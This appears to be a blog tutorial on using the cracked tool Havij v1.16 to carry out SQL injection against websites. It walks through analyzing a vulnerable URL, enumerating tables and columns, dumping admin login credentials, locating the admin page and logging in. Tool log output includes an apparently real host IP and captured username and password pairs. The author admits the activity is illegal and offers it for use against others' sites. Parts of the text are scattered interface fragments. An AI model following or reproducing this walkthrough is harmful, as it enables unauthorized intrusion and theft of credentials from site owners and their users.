

Hacking Websites with Havij v1.16


. at [21:40](#) . [No comments:](#)

This is a simple tutorial on how to hack sites with Havij v1.16 Smile
In this tutorial we assume that you already know how to find a vulnerable site, and I wont go through that part. Please note that this is Illegal in most countries.


With that said, download Havij v1.16 Pro for free (Cracked) and follow the steps.

Step 1: Analyze target and find Database


1. First find a vulnerable site, and then copy the URL of it.
2. In Havij, paste the vulnerable link in the 'Target' section as shown below:
Picture



3. Press 'Analyze'



Now you will get information about the site such as Host IP, Web Server etc. Here the Database is called 'Vize' as shown in the picture under 'Current Database'.



Step 2 - Get Tables and Columns

1. Head over to the 'Tables' section and press 'Get Tables'.

Target:

☐ Keyword: ☐ Syntax:

Database: Method: Type:

Post Data:

Analyze Pause

Load Save

About

Info

Tables

Read Files

Cmnd Shell


Query

Find Admin

MD5

Settings

Havij - Advanced SQL Injection Tool



Version 1.16 Pro
Copyright © 2009-2012
By r3dm0v3

<http://ITSecTeam.com>
<http://forum.Itsecteam.com>
info@itsecteam.com [Check for update](#)


Databases: [Register](#)

This copy of Havij is registered to:
r3dm0v3


Status: I'm IDLE

Clear Log


```
Host IP: 81.91.83.180
Web Server: Apache/2.2.16 (Debian)
Powered-by: PHP/5.2.6-1+lenny13
Keyword Found: important
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 6
Retying to find string column
Valid String Column is 2
Current DB: vize
```




So here is our victims Tables:



2. Now select 'users' or any other relative Table and click 'Get Columns'.



3. Now you should have some columns called things like 'ID', 'Usernames', 'Passwords' or something similar.



In this case we had 'login' and 'passwd' and it seemed to be relevant.


3 - Get Admins login details

1. Select all relative columns and press 'Get Data'


Step 3 - Find Admins Page

1. Go to the 'Find Admin' section and press 'Start'.

It'll now start scanning




Success! Here is our admin page!



2. Go to the URL and Log In with the admin credentials we found in Step 3, have fun! Smile


Path to search:

☒ Success res: Web Apps: Threads:  Start

☐ Failure res: Time out: Retries:

Found Pages:

Page	Response
http://www. /phppgadmin/	200 OK

Status: I'm IDLE  Clear Log

```
Tables found: foto_gallery,gallery,gallery_year,news,news_gallery,partners,partners_g.
Count(column_name) of information_schema.columns where table_schema=0x76697A65 and tal
Columns found: id,login,passwd
Count(*) of vize.users is 2
Data Found: id,login,passwd=1^admin^aadmin
Data Found: id,login,passwd=2^p1^p1
Finding admin page: http://www. /
Page Found: http://www. /phppgadmin/
Job Finished
```

